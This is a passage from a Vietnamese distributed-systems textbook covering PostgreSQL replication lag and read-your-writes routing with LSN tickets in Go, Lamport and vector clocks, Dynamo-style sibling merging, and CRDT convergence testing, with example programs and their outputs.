Đọc kết quả: (1) không read repair: đọc #1 → `v2`, đọc #2 → `v1`: **đảo ngược mới→cũ**; có read repair: cả hai `v2`. (2) Quorum chặt từ chối ghi (giữ nhất quán, mất khả dụng); sloppy quorum nhận ghi, đọc từ B, C trả `v1` (cũ) và chỉ đúng sau handoff.

Những lỗ hổng khác khiến "Dynamo-style + R+W>N" không phải linearizable: ghi **thất bại** vẫn có thể đã áp dụng một phần (người đọc sau vẫn thấy nó); xung đột ghi đồng thời giải quyết bằng LWW theo đồng hồ lệch (mục 7); thay đổi thành viên cụm làm "N" thay đổi giữa chừng. Muốn linearizable thật, hãy dùng thuật toán đồng thuận (Raft/Paxos, Buổi 55) hoặc các thao tác "có điều kiện" qua một leader, thay vì tự cộng R và W.

6. Độ trễ nhân bản và dị thường trên PostgreSQL thật

6.1. Đo độ trễ: ba mốc LSN

Replica PostgreSQL đi qua ba mốc đối với mỗi đoạn WAL: **nhận** (write), **flush** ra đĩa, **phát lại** (replay: lúc này truy vấn mới thấy). Độ trễ có hai cách đo:

- **Theo byte**: `pg_wal_lsn_diff(pg_current_wal_lsn(), replay_lsn)` trên primary (cột trong `pg_stat_replication`). Không phụ thuộc đồng hồ, tốt cho cảnh báo "tụt quá X MB".
- **Theo thời gian**: `write_lag`, `flush_lag`, `replay_lag` trong `pg_stat_replication`; trên replica `now() - pg_last_xact_replay_timestamp()`. Cẩn thận: nếu primary *im lặng* (không ghi gì), giá trị sau tăng dần dù replica **không** trễ; `replay_lag` đáng tin hơn vì chỉ cập nhật khi có lưu lượng.

Đây là kết quả *thật của một lần chạy* trên cặp primary/replica loopback của máy kiểm chứng (sau khi ghi 1.000 dòng; số thay đổi mỗi lần):

```
   state   | sync_state | lag_bytes |    write_lag    |    flush_lag    |   replay_lag
-----------+------------+-----------+-----------------+-----------------+-----------------
 streaming | async      |         0 | 00:00:00.000494 | 00:00:00.000523 | 00:00:00.001243

 in_recovery | caught_up | since_last_replay
-------------+-----------+-------------------
 t           | t         | 00:00:01.214901      <- primary im lặng 1,2 giây, KHÔNG phải replica trễ
```

Nguyên nhân gây trễ ngoài đời: băng thông/độ trễ mạng; **replay chạy trong một tiến trình duy nhất** nên một primary ghi nhiều luồng có thể nhanh hơn khả năng phát lại của replica; I/O chậm trên replica; truy vấn dài trên replica gây xung đột với phát lại (Buổi 36); `recovery_min_apply_delay` (cố ý trễ để chống xóa nhầm).

6.2. Ba dị thường

Dị thường	Cơ chế	Trên PostgreSQL
Đọc cũ sau ghi	Ghi ở leader, đọc ngay ở replica chưa phát lại tới	Có, bất cứ khi nào có độ trễ
Đọc lùi thời gian	Hai lần đọc liên tiếp rơi vào hai bản sao có độ trễ khác nhau (hoặc primary rồi replica)	Có, khi cân bằng tải qua nhiều replica hoặc primary/replica
Thứ tự nhân quả đảo	Thấy hệ quả (câu trả lời) mà thiếu nguyên nhân (câu hỏi)	**Không trên *một* replica vật lý**: nó phát lại đúng thứ tự cam kết nên luôn là tiền tố nhất quán. Xuất hiện khi trộn nguồn: replica + cache, hai replica, hoặc dữ liệu chia theo shard (Buổi 54)

6.3. Thực nghiệm: tái hiện và sửa

Chương trình dưới đây dùng **cặp primary + replica streaming thật** (cổng 55432 và 55441). Để tạo độ trễ có kiểm soát nó dùng `pg_wal_replay_pause()` (tạm dừng *phát lại* nhưng replica vẫn nhận WAL), và `recovery_min_apply_delay` để trễ cố định 300 ms. Router có ba chính sách đọc, và handler Gin gọi chúng:

- `naive`: luôn đọc replica.
- `sticky`: sau khi một người *vừa ghi*, đọc primary trong 5 giây (đồng hồ được tiêm vào để kiểm thử xác định).
- `ticket`: sau mỗi ghi lấy **vé LSN** `pg_current_wal_insert_lsn()` (luôn ≥ bản ghi COMMIT, đúng cả khi `synchronous_commit=off`), lưu theo người dùng; đọc replica chỉ khi `pg_last_wal_replay_lsn() >=`

`vé`, chờ tối đa `maxWait`, hết hạn thì **quay về primary**. Trong thực tế vé nằm trong cookie đã ký hoặc Redis (Buổi 32); ở đây là một `map` cho gọn.

```
// Độ trễ nhân bản trên PostgreSQL THẬT (primary + một replica streaming) và ba cách định tuyến đọc.
// Cần REPLICA_URL (mặc định: cùng DATABASE_URL nhưng cổng 55441). Chỉ in đúng/sai và số đếm.
package main

import (
    "context"
    "encoding/json"
    "fmt"
    "net/http"
    "net/http/httptest"
    "os"
    "strings"
    "sync"
    "time"

    "github.com/gin-gonic/gin"
    "github.com/jackc/pgx/v5/pgxpool"
)

type Policy string

const (
    Naive  Policy = "naive"  // luôn đọc replica
    Sticky Policy = "sticky" // đọc primary trong T giây sau khi người đó vừa ghi
    Ticket Policy = "ticket" // đọc replica chỉ khi nó đã phát lại tới LSN của lần ghi gần nhất
)

type ticket struct {
    lsn string
    at  time.Time
}

type Router struct {
    primary, replica *pgxpool.Pool
    policy           Policy
    stickyFor        time.Duration
    maxWait          time.Duration
    now              func() time.Time // tiêm đồng hồ để kiểm thử xác định
    mu               sync.Mutex
    last             map[string]ticket // "phiên" của người dùng (thực tế: cookie đã ký hoặc Redis)
}

func (r *Router) Write(ctx context.Context, user string, total int) error {
    _, err := r.primary.Exec(ctx, `INSERT INTO orders (user_id, total) VALUES ($1, $2)`,
        user, total)
    if err != nil {
        return err
    }
    var lsn string // vị trí cuối WAL đã chèn: luôn >= bản ghi COMMIT của lần ghi trên
    err = r.primary.QueryRow(ctx, `SELECT pg_current_wal_insert_lsn()::text`).Scan(&lsn)
    if err != nil {
        return err
    }
    r.mu.Lock()
    r.last[user] = ticket{lsn, r.now()}
    r.mu.Unlock()
    return nil
}

func (r *Router) caughtUp(ctx context.Context, lsn string) bool {
    var ok bool
    err := r.replica.QueryRow(ctx, `SELECT pg_last_wal_replay_lsn() >= $1::pg_lsn`, lsn).Scan(&ok)
    return err == nil && ok
}
```

```
// pick chọn nguồn đọc. Trả về pool và nhãn để hiển thị.
func (r *Router) pick(ctx context.Context, user string) (*pgxpool.Pool, string) {
    r.mu.Lock()
    t, wrote := r.last[user]
    r.mu.Unlock()
    switch {
    case r.policy == Naive || !wrote:
        return r.replica, "replica"
    case r.policy == Sticky:
        if r.now().Sub(t.at) < r.stickyFor {
            return r.primary, "primary"
        }
        return r.replica, "replica"
    default: // Ticket: chờ tối đa maxWait cho replica theo kịp, không kịp thì quay về primary
        deadline := time.Now().Add(r.maxWait)
        for {
            if r.caughtUp(ctx, t.lsn) {
                return r.replica, "replica"
            }
            if time.Now().After(deadline) {
                return r.primary, "primary"
            }
            time.Sleep(5 * time.Millisecond)
        }
    }
}

func (r *Router) Handler() *gin.Engine {
    g := gin.New()
    g.POST("/orders", func(c *gin.Context) {
        if err := r.Write(c, c.Query("user"), 1000); err != nil {
            c.JSON(500, gin.H{"error": err.Error()})
            return
        }
        c.Status(http.StatusCreated)
    })
    g.GET("/orders", func(c *gin.Context) {
        pool, from := r.pick(c, c.Query("user"))
        var n int
        err := pool.QueryRow(c, `SELECT count(*) FROM orders WHERE user_id = $1`,
            c.Query("user")).Scan(&n)
        if err != nil {
            c.JSON(500, gin.H{"error": err.Error()})
            return
        }
        c.JSON(200, gin.H{"count": n, "from": from})
    })
    return g
}

func do(h http.Handler, method, path string) (int, string) {
    rec := httptest.NewRecorder()
    h.ServeHTTP(rec, httptest.NewRequest(method, path, nil))
    var out struct {
        Count int
        From  string
    }
    _ = json.Unmarshal(rec.Body.Bytes(), &out)
    return out.Count, out.From
}

func must(err error) {
    if err != nil {
        panic(err)
    }
}

func main() {
    gin.SetMode(gin.TestMode)
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
```

```
    rurl := os.Getenv("REPLICA_URL")
    if rurl == "" {
        rurl = strings.Replace(url, ":55432", ":55441", 1)
    }
    mk := func(u string) *pgxpool.Pool {
        cfg, err := pgxpool.ParseConfig(u)
        must(err)
        cfg.ConnConfig.RuntimeParams["search_path"] = "lab53"
        cfg.ConnConfig.RuntimeParams["synchronous_commit"] = "on" // mặc định thật của PostgreSQL
        p, err := pgxpool.NewWithConfig(ctx, cfg)
        must(err)
        return p
    }
    primary, replica := mk(url), mk(rurl)
    defer primary.Close()
    defer replica.Close()
    _, err := primary.Exec(ctx, `DROP SCHEMA IF EXISTS lab53 CASCADE; CREATE SCHEMA lab53;
        CREATE TABLE lab53.orders (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
                                   user_id TEXT NOT NULL, total BIGINT NOT NULL)`)
    must(err)
    defer primary.Exec(ctx, `DROP SCHEMA IF EXISTS lab53 CASCADE`)
    defer replica.Exec(ctx, `SELECT pg_wal_replay_resume()`) // luôn mở lại phát lại
    defer func() { // trả cấu hình replica về nguyên trạng
        _, _ = replica.Exec(ctx, `ALTER SYSTEM RESET recovery_min_apply_delay`)
        _, _ = replica.Exec(ctx, `SELECT pg_reload_conf()`)
    }()

    clock := time.Now()
    r := &Router{primary: primary, replica: replica, policy: Naive, stickyFor: 5 * time.Second,
        maxWait: 100 * time.Millisecond, last: map[string]ticket{},
        now: func() time.Time { return clock }}
    wait := func(d time.Duration) bool { // chờ replica phát lại hết WAL hiện có của primary
        var lsn string
        must(primary.QueryRow(ctx, `SELECT pg_current_wal_insert_lsn()::text`).Scan(&lsn))
        end := time.Now().Add(d)
        for time.Now().Before(end) {
            if r.caughtUp(ctx, lsn) {
                return true
            }
            time.Sleep(2 * time.Millisecond)
        }
        return false
    }
    fmt.Println("replica nhận được lược đồ mới:", wait(5*time.Second))

    fmt.Println("--- 1. Vai trò và trạng thái nhân bản ---")
    var inRec bool
    var state, sync string
    must(replica.QueryRow(ctx, `SELECT pg_is_in_recovery()`).Scan(&inRec))
    must(primary.QueryRow(ctx, `SELECT state, sync_state FROM pg_stat_replication
        WHERE state = 'streaming' LIMIT 1`).Scan(&state, &sync))
    fmt.Printf("replica khôi phục=%v | walsender: state=%s sync_state=%s\n", inRec, state, sync)

    fmt.Println("--- 2. Bình thường: ghi xong, replica theo kịp nhanh ---")
    fast := 0
    for i := 0; i < 50; i++ {
        must(r.Write(ctx, "u0", 1))
        start := time.Now()
        if wait(time.Second) && time.Since(start) < time.Second {
            fast++
        }
    }
    fmt.Printf("%d/50 lần replica phát lại xong trong < 1 giây\n", fast)

    fmt.Println("--- 3. Replay bị trễ (tạm dừng): các dị thường ---")
    _, err = replica.Exec(ctx, `SELECT pg_wal_replay_pause()`)
    must(err)
    h := r.Handler()
    stale := 0
    for i := 1; i <= 20; i++ {
        do(h, "POST", "/orders?user=ann")
```

```
        if n, _ := do(h, "GET", "/orders?user=ann"); n != i { // chính sách Naive đọc replica
            stale++
        }
    }
    fmt.Printf("đọc-thấy-ghi-của-mình: %d/20 lần đọc ngay sau ghi KHÔNG thấy đơn vừa tạo\n", stale)
    var onPrimary, onReplica int
    const cnt = `SELECT count(*) FROM orders WHERE user_id = 'ann'`
    must(primary.QueryRow(ctx, cnt).Scan(&onPrimary))
    must(replica.QueryRow(ctx, cnt).Scan(&onReplica))
    fmt.Printf("đọc lùi thời gian: yêu cầu 1 (primary) thấy %d đơn, yêu cầu 2 (replica) thấy %d\n",
        onPrimary, onReplica)

    fmt.Println("--- 4. Ba chính sách định tuyến khi replica vẫn đang trễ ---")
    for _, p := range []Policy{Naive, Sticky, Ticket} {
        r.policy = p
        user := "u_" + string(p)
        bad, fromPrimary := 0, 0
        for i := 1; i <= 20; i++ {
            do(h, "POST", "/orders?user="+user)
            n, from := do(h, "GET", "/orders?user="+user)
            if n != i {
                bad++
            }
            if from == "primary" {
                fromPrimary++
            }
        }
        fmt.Printf("%-6s: sai %2d/20, đọc từ primary %2d/20\n", p, bad, fromPrimary)
    }
    clock = clock.Add(6 * time.Second) // hết cửa sổ dính (5 giây) nhưng replica VẪN chưa theo kịp
    for _, p := range []Policy{Sticky, Ticket} {
        r.policy = p
        n, from := do(h, "GET", "/orders?user=u_"+string(p))
        fmt.Printf("sau 6 giây giả lập, replica vẫn trễ: %-6s đọc từ %-7s thấy %d/20 đơn\n",
            p, from, n)
    }

    fmt.Println("--- 5. Phục hồi và độ trễ áp dụng cố định 300 ms ---")
    _, err = replica.Exec(ctx, `SELECT pg_wal_replay_resume()`)
    must(err)
    fmt.Println("replica theo kịp sau khi mở lại:", wait(5*time.Second))
    _, err = replica.Exec(ctx, `ALTER SYSTEM SET recovery_min_apply_delay = '300ms'`)
    must(err)
    _, err = replica.Exec(ctx, `SELECT pg_reload_conf()`)
    must(err)
    time.Sleep(300 * time.Millisecond)
    r.policy, r.maxWait = Ticket, 3*time.Second
    start := time.Now()
    do(h, "POST", "/orders?user=bob")
    n, from := do(h, "GET", "/orders?user=bob")
    waited := time.Since(start)
    fmt.Printf("ticket + độ trễ 300 ms: đọc từ %s, thấy %d đơn, chờ >= 300 ms: %v\n",
        from, n, waited >= 300*time.Millisecond)
    var lagMs float64
    must(primary.QueryRow(ctx, `SELECT COALESCE(max(EXTRACT(epoch FROM replay_lag)) * 1000, 0)
        FROM pg_stat_replication`).Scan(&lagMs))
    fmt.Println("pg_stat_replication.replay_lag >= 250 ms:", lagMs >= 250)
}
```

```
replica nhận được lược đồ mới: true
--- 1. Vai trò và trạng thái nhân bản ---
replica khôi phục=true | walsender: state=streaming sync_state=async
--- 2. Bình thường: ghi xong, replica theo kịp nhanh ---
50/50 lần replica phát lại xong trong < 1 giây
--- 3. Replay bị trễ (tạm dừng): các dị thường ---
đọc-thấy-ghi-của-mình: 20/20 lần đọc ngay sau ghi KHÔNG thấy đơn vừa tạo
đọc lùi thời gian: yêu cầu 1 (primary) thấy 20 đơn, yêu cầu 2 (replica) thấy 0
--- 4. Ba chính sách định tuyến khi replica vẫn đang trễ ---
naive : sai 20/20, đọc từ primary  0/20
sticky: sai  0/20, đọc từ primary 20/20
ticket: sai  0/20, đọc từ primary 20/20
```

```
sau 6 giây giả lập, replica vẫn trễ: sticky đọc từ replica thấy 0/20 đơn
sau 6 giây giả lập, replica vẫn trễ: ticket đọc từ primary thấy 20/20 đơn
--- 5. Phục hồi và độ trễ áp dụng cố định 300 ms ---
replica theo kịp sau khi mở lại: true
ticket + độ trễ 300 ms: đọc từ replica, thấy 1 đơn, chờ >= 300 ms: true
pg_stat_replication.replay_lag >= 250 ms: false
```

Đây là **đầu ra thật của một lần chạy** (cờ `nocheck`: khối phụ thuộc replica đang chạy). Phân tích:

1. Mục 1: replica đang khôi phục (`pg_is_in_recovery() = true`), walsender báo `streaming`, `async`. Mục 2: bình thường 50/50 lần replica theo kịp trong dưới 1 giây (thực tế vài ms; ngưỡng rộng để chương trình ổn định).
2. Mục 3, khi replay bị trễ: **20/20 lần** đọc ngay sau ghi không thấy đơn vừa tạo (*đọc cũ sau ghi*); và primary thấy 20 đơn trong khi replica thấy 0 (*đọc lùi thời gian* nếu yêu cầu kế tiếp bị chuyển sang replica).
3. Mục 4: `naive` sai 20/20; `sticky` và `ticket` đều đúng 20/20 (ticket nhận ra replica chưa tới vé nên đọc primary). **Điểm yếu của sticky**: sau khi cửa sổ 5 giây hết mà replica *vẫn* trễ, nó quay về replica và đọc cũ (0/20 đơn). Vé LSN không dựa vào ước đoán thời gian nên vẫn đúng (20/20 từ primary). Sticky là xấp xỉ rẻ; vé là chính xác.
4. Mục 5: với trễ áp dụng 300 ms, request có vé **chờ ≥ 300 ms** rồi đọc từ replica và thấy đúng đơn; `pg_stat_replication.replay_lag` ≥ 250 ms. Nếu bạn không chấp nhận chờ, hạ `maxWait` để rơi về primary sớm.

Ba điều cần cân nhắc khi triển khai vé LSN: (a) vé là một truy vấn nhẹ lên replica trước mỗi đọc sau ghi; chỉ cần cho người *vừa ghi*, nên chi phí nhỏ; (b) nếu replica bị trễ lâu, mọi đọc sau ghi dồn về primary: cần giới hạn để không làm sập primary; (c) PostgreSQL 18 (bản của sách) *chưa* có lệnh `WAIT FOR LSN` chờ phía máy chủ (đã thử: lỗi cú pháp); khi có ở bản mới, nó thay vòng thăm dò phía ứng dụng. Với client kết nối nhiều máy, pgx hỗ trợ `target_session_attrs` (`read-write`, `read-only`, `prefer-standby`): chuỗi `postgres://replica,primary/db?target_session_attrs=read-write` luôn chọn primary dù nó đứng sau (đã thử trên cụm này); hữu ích sau failover để pool tự tìm primary mới.

7. Thời gian và thứ tự: Lamport và vector clock

7.1. Đừng tin đồng hồ tường

Nếu mỗi ghi gắn dấu thời gian `time.Now()` và "ghi sau thắng" (LWW), bạn đang giả định các máy đồng ý về giờ. Thực tế: đồng hồ lệch nhau (NTP thường giữ trong vài mili-giây đến chục mili-giây khi khỏe, nhưng có thể tệ hơn nhiều khi mạng hoặc dịch vụ giờ có sự cố), **nhảy lùi** khi chỉnh giờ, và VM bị tạm dừng. Hậu quả: ghi thực sự *sau* mang dấu thời gian *nhỏ hơn* và bị vứt đi; mất dữ liệu im lặng. (`time.Now()` của Go có thành phần *monotonic* nhưng chỉ có nghĩa trong một tiến trình, không so được giữa hai máy.) Hai hướng thoát: **đồng hồ logic** (mục này, đo *thứ tự nhân quả* thay vì giờ) hoặc phần cứng đồng bộ cực chính xác với khoảng bất định công bố (TrueTime của Spanner; **đồng hồ lai logic–vật lý** HLC dùng trong một số CSDL như CockroachDB).

7.2. Lamport và vector clock

Quan hệ xảy-ra-trước (Lamport, 1978): `a → b` nếu a và b cùng một tiến trình và a trước b, hoặc a là gửi và b là nhận của cùng một thông điệp, hoặc bắc cầu. Hai sự kiện không có quan hệ nào là **đồng thời**.

- **Lamport clock**: mỗi tiến trình giữ một số nguyên; tăng 1 trước mỗi sự kiện; gửi kèm số hiện tại; khi nhận đặt `max(cục bộ, nhận) + 1`. Bảo đảm: `a → b ⇒ L(a) < L(b)`. **Chiều ngược lại không đúng**:

`L(a) < L(b)` không có nghĩa a đã gây ra b. Rất tốt để tạo thứ tự toàn phần nhất quán (hòa thì so ID nút), vô dụng để *phát hiện đồng thời*.

- **Vector clock**: mỗi nút giữ một *vectơ* bộ đếm, một ô cho mỗi nút. Quy tắc: tăng ô của mình khi có sự kiện; khi nhận thì lấy `max` từng ô rồi tăng ô của mình. So sánh: `V ≤ V'` nếu mọi ô ≤; nếu `V ≤ V'` thì V *xảy ra trước* V'; **nếu không bên nào ≤ bên kia thì đồng thời**. Đây là công cụ duy nhất trong ba (cùng *dotted version vectors*) phát hiện ghi đồng thời. Cái giá: kích thước tỉ lệ với số nút ghi, nên thực tế phải cắt tỉa hoặc dùng bản cải tiến.

```go
// Đồng hồ logic: Lamport và vector clock, rồi một kho kiểu Dynamo giữ "anh em" (siblings)
// khi hai ghi đồng thời. Không dùng đồng hồ thật nên đầu ra xác định.
package main

import (
    "fmt"
    "maps"
    "slices"
    "sort"
    "strings"
)

// ---------- Lamport ----------
type Lamport struct{ t int }

func (l *Lamport) Tick() int      { l.t++; return l.t }                    // sự kiện nội bộ / gửi
func (l *Lamport) Recv(m int) int { l.t = max(l.t, m) + 1; return l.t } // nhận: max+1

// ---------- Vector clock ----------
type VC map[string]int

func (v VC) Inc(node string) VC { c := maps.Clone(v); c[node]++; return c }
func (v VC) Merge(o VC) VC {
    c := maps.Clone(v)
    for k, x := range o {
        c[k] = max(c[k], x)
    }
    return c
}
func (v VC) String() string {
    var ks []string
    for k, x := range v {
        ks = append(ks, fmt.Sprintf("%s%d", k, x))
    }
    sort.Strings(ks)
    return "[" + strings.Join(ks, " ") + "]"
}

// Cmp: -1 nếu v xảy ra TRƯỚC o, +1 nếu SAU, 0 nếu bằng, 2 nếu ĐỒNG THỜI (không so sánh được).
func (v VC) Cmp(o VC) int {
    le, ge := true, true
    for k := range maps.Keys(v.Merge(o)) {
        if v[k] > o[k] {
            le = false
        }
        if v[k] < o[k] {
            ge = false
        }
    }
    switch {
    case le && ge:
        return 0
    case le:
        return -1
    case ge:
        return 1
    }
    return 2
```

```
}

// ---------- Kho kiểu Dynamo: giữ các phiên bản không bị phiên bản nào thống trị ----------
type Version struct {
    Clock VC
    Cart  []string
}
type Store struct{ vs []Version }

// Put ghi một phiên bản mang đồng hồ của nó; bản cũ bị thống trị thì loại, đồng thời thì GIỮ CẢ HAI
func (s *Store) Put(n Version) {
    var keep []Version
    for _, v := range s.vs {
        if c := v.Clock.Cmp(n.Clock); c == 2 || c == 1 {
            keep = append(keep, v) // v đồng thời hoặc mới hơn n: giữ
        }
    }
    for _, v := range keep {
        if v.Clock.Cmp(n.Clock) == 1 {
            return // n đã lỗi thời
        }
    }
    s.vs = append(keep, n)
}

func main() {
    fmt.Println("--- 1. Lamport: nhân quả => thứ tự, ngược lại KHÔNG đúng ---")
    var a, b Lamport
    a1 := a.Tick()  // A: sự kiện đầu
    m := a.Tick()   // A gửi tin m cho B
    b1 := b.Tick()  // B: hai sự kiện nội bộ, KHÔNG liên quan tới A
    b2 := b.Tick()
    b3 := b.Recv(m) // B nhận m: đồng hồ nhảy lên max(2, 2)+1
    fmt.Printf("A: a1=%d gửi=%d | B: b1=%d b2=%d nhận=%d\n", a1, m, b1, b2, b3)
    fmt.Printf("gửi(%d) < nhận(%d): đúng nhân quả. Nhưng a1(%d) < b2(%d) dù ĐỒNG THỜI\n",
        m, b3, a1, b2)

    fmt.Println("--- 2. Vector clock: phân biệt 'trước' và 'đồng thời' ---")
    x := VC{}.Inc("A")             // [A1]
    y := x.Inc("A")                // [A2]: nối tiếp x
    z := x.Inc("B")                // [A1 B1]: rẽ nhánh từ x ở nút B
    names := map[int]string{-1: "trước", 0: "bằng", 1: "sau", 2: "ĐỒNG THỜI"}
    fmt.Printf("%v so với %v: %s\n", x, y, names[x.Cmp(y)])
    fmt.Printf("%v so với %v: %s\n", y, z, names[y.Cmp(z)])
    fmt.Printf("%v so với %v: %s\n", x, z, names[x.Cmp(z)])

    fmt.Println("--- 3. Giỏ hàng ShopGo: hai thiết bị ghi đồng thời qua hai nút khác nhau ---")
    var st Store
    v0 := Version{VC{}.Inc("A"), []string{"áo"}}
    st.Put(v0)
    phone := Version{v0.Clock.Inc("A"), []string{"áo", "mũ"}}       // điện thoại thêm mũ (nút A)
    laptop := Version{v0.Clock.Inc("B"), []string{"áo", "giày"}}    // laptop thêm giày (nút B)
    st.Put(phone)
    st.Put(laptop)
    show := func(label string) {
        fmt.Printf("%s: %d phiên bản:", label, len(st.vs))
        for _, v := range st.vs {
            fmt.Printf(" %v%v", v.Clock, v.Cart)
        }
        fmt.Println()
    }
    show("sau 2 ghi đồng thời")
    // Lần đọc kế tiếp trả CẢ HAI "anh em"; ứng dụng hợp nhất (hợp tập), ghi lại với đồng hồ Merge.
    merged := map[string]bool{}
    clock := VC{}
    for _, v := range st.vs {
        clock = clock.Merge(v.Clock)
        for _, it := range v.Cart {
            merged[it] = true
        }
```

```
    }
    cart := slices.Sorted(maps.Keys(merged))
    st.Put(Version{clock.Inc("A"), cart})
    show("sau khi ứng dụng hợp nhất")
}
```

```
--- 1. Lamport: nhân quả => thứ tự, ngược lại KHÔNG đúng ---
A: a1=1 gửi=2 | B: b1=1 b2=2 nhận=3
gửi(2) < nhận(3): đúng nhân quả. Nhưng a1(1) < b2(2) dù ĐỒNG THỜI
--- 2. Vector clock: phân biệt 'trước' và 'đồng thời' ---
[A1] so với [A2]: trước
[A2] so với [A1 B1]: ĐỒNG THỜI
[A1] so với [A1 B1]: trước
--- 3. Giỏ hàng ShopGo: hai thiết bị ghi đồng thời qua hai nút khác nhau ---
sau 2 ghi đồng thời: 2 phiên bản: [A2][áo mũ] [A1 B1][áo giày]
sau khi ứng dụng hợp nhất: 1 phiên bản: [A3 B1][giày mũ áo]
```

Đọc kết quả: (1) Lamport: tin nhắn gửi (2) < nhận (3) đúng nhân quả, nhưng `a1 = 1 < b2 = 2` dù A và B không hề liên lạc (đồng thời): số Lamport nhỏ hơn *không* chứng minh nguyên nhân. (2) `[A2]` so với `[A1 B1]` là **đồng thời** (không bên nào ≤ bên kia), còn `[A1]` nằm trước cả hai. (3) Giỏ hàng: hai thiết bị cùng ghi từ giỏ `[áo]`, một thêm mũ qua nút A, một thêm giày qua nút B; kho không được tùy tiện chọn một, nên giữ **cả hai phiên bản anh em** (siblings); lần đọc kế trả cả hai, ứng dụng hợp nhất (hợp tập) và ghi lại với đồng hồ đã `Merge`, thống trị cả hai: còn một phiên bản `[giày mũ áo]`. Đó chính là cách Dynamo xử lý giỏ hàng.

8. Xung đột và CRDT

8.1. Các cách giải quyết xung đột

Cách	Ý tưởng	Cái giá
Tránh	Mỗi khóa chỉ có một nơi ghi (vùng nhà, leader theo khóa)	Mất tính khả dụng ghi ở vùng khác khi nơi đó hỏng
LWW (ghi sau thắng)	Giữ giá trị có dấu thời gian lớn nhất	**Mất cập nhật im lặng**; phụ thuộc đồng hồ (mục 7.1)
Giữ anh em, hợp nhất ở ứng dụng	Vector clock phát hiện; ứng dụng quyết	Ứng dụng phải viết hàm hợp nhất đúng
Biến đổi thao tác (OT)	Chuyển đổi thao tác đồng thời để cùng kết quả	Rất khó đúng; thường cần máy chủ trung tâm
CRDT	Cấu trúc dữ liệu có phép hợp nhất *luôn hội tụ*	Siêu dữ liệu phình; ngữ nghĩa cố định; không bảo vệ bất biến toàn cục

8.2. CRDT: hội tụ nhờ toán học

CRDT (*conflict-free replicated data type*, Shapiro và cộng sự, 2011): kiểu dữ liệu mà các bản sao có thể **sửa độc lập, không cần phối hợp**, rồi hợp nhất bằng một phép `Merge` mà *luôn* cho cùng kết quả. Với dạng **dựa trên trạng thái**, điều kiện là `Merge` là phép **hội** của một *bán dàn* (join-semilattice): **giao hoán** (`a⊔b = b⊔a`), **kết hợp**, **lũy đẳng** (`a⊔a = a`). Chính ba tính chất này làm cho thứ tự đến, gói trùng, và gói đến muộn trở nên vô hại: ta được *hội tụ mạnh* (strong eventual consistency): hai bản sao đã thấy cùng một tập cập nhật thì ở cùng một trạng thái, bất kể thứ tự.

- **G-Counter**: bộ đếm chỉ tăng; mỗi nút chỉ tăng *ô của mình*; `Merge` = max từng ô; giá trị = tổng.
- **PN-Counter**: hai G-Counter (tăng, giảm); giá trị = P − N.
- **OR-Set** (*observed-remove set*): mỗi lần thêm gắn một **thẻ duy nhất**; xóa chỉ xóa *các thẻ đã thấy*. Hệ quả: thêm đồng thời với xóa thì **thêm thắng** (add-wins).

- **LWW-Register**: giá trị với dấu thời gian lớn nhất; hòa thì nút lớn hơn (một CRDT, nhưng *thua* dữ liệu khi đồng thời, nên chỉ hợp khi "ghi đè toàn bộ" đúng nghiệp vụ).

Chương trình sau kiểm tra **hội tụ ngẫu nhiên**: 3 bản sao thực hiện thao tác cục bộ ngẫu nhiên và nhận trạng thái của nhau **bừa bãi** (ảnh chụp cũ, gửi trùng, sai thứ tự), rồi mỗi cặp trao đổi một lần; lặp 500 lần với hạt giống khác nhau. Có một **đối chứng**: một bộ đếm số nguyên thường với `Merge` = cộng (không lũy đẳng) để chứng minh phép thử *có khả năng phát hiện lỗi*.

```
// CRDT dựa trên trạng thái: G-Counter, PN-Counter, OR-Set, LWW-Register.
// Merge phải giao hoán, kết hợp, lũy đẳng => thứ tự/trùng lặp/gói đến muộn đều vô hại.
package main

import (
    "fmt"
    "maps"
    "math/rand/v2"
    "slices"
    "strings"
)

// ---------- G-Counter: chỉ tăng. Mỗi nút chỉ tăng ô của chính nó; Merge = max từng ô ----------
type GC map[string]int

func (g GC) Inc(node string) GC { c := maps.Clone(g); c[node]++; return c }
func (g GC) Value() (s int) {
    for _, v := range g {
        s += v
    }
    return
}
func (g GC) Merge(o GC) GC {
    c := maps.Clone(g)
    if c == nil {
        c = GC{}
    }
    for k, v := range o {
        c[k] = max(c[k], v)
    }
    return c
}

// ---------- PN-Counter: hai G-Counter (tăng, giảm); giá trị = P - N ----------
type PN struct{ P, N GC }

func (p PN) Add(node string, d int) PN {
    if d >= 0 {
        return PN{p.P.Inc(node), p.N}
    }
    return PN{p.P, p.N.Inc(node)}
}
func (p PN) Value() int    { return p.P.Value() - p.N.Value() }
func (p PN) Merge(o PN) PN { return PN{p.P.Merge(o.P), p.N.Merge(o.N)} }

// ---------- OR-Set: mỗi Add gắn một "thẻ" duy nhất; Remove chỉ xóa các thẻ ĐÃ THẤY ----------
type ORSet struct {
    Tags map[string]string // thẻ -> phần tử
    Dead map[string]bool   // thẻ đã bị xóa (tombstone)
}

func NewOR() ORSet { return ORSet{map[string]string{}, map[string]bool{}} }
func (s ORSet) Clone() ORSet {
    return ORSet{maps.Clone(s.Tags), maps.Clone(s.Dead)}
}
func (s ORSet) Add(e, tag string) ORSet { c := s.Clone(); c.Tags[tag] = e; return c }
func (s ORSet) Remove(e string) ORSet { // chỉ đánh dấu các thẻ mà bản sao NÀY đang thấy
    c := s.Clone()
    for t, x := range c.Tags {
```

```
        if x == e {
            c.Dead[t] = true
        }
    }
    return c
}
func (s ORSet) Merge(o ORSet) ORSet {
    c := s.Clone()
    maps.Copy(c.Tags, o.Tags)
    maps.Copy(c.Dead, o.Dead)
    return c
}
func (s ORSet) Items() string {
    set := map[string]bool{}
    for t, e := range s.Tags {
        if !s.Dead[t] {
            set[e] = true
        }
    }
    return "{" + strings.Join(slices.Sorted(maps.Keys(set)), ",") + "}"
}

// ---------- LWW-Register: dấu thời gian lớn nhất thắng (hòa thì nút lớn hơn) ----------
type LWW struct {
    Val  string
    TS   int
    Node string
}

func (a LWW) Merge(b LWW) LWW {
    if b.TS > a.TS || (b.TS == a.TS && b.Node > a.Node) {
        return b
    }
    return a
}

// converge: 3 bản sao thực hiện thao tác cục bộ ngẫu nhiên; trong lúc đó trạng thái được "gửi" cho
// nhau BỪA BÃI (ảnh chụp cũ, gửi lặp, gửi sai thứ tự). Cuối cùng mỗi cặp trao đổi ít nhất một lần.
func converge[S any](seed uint64, trials int, zero S, op func(*rand.Rand, string, int, S) S,
    merge func(S, S) S, view func(S) string) (ok int, last string) {
    nodes := []string{"A", "B", "C"}
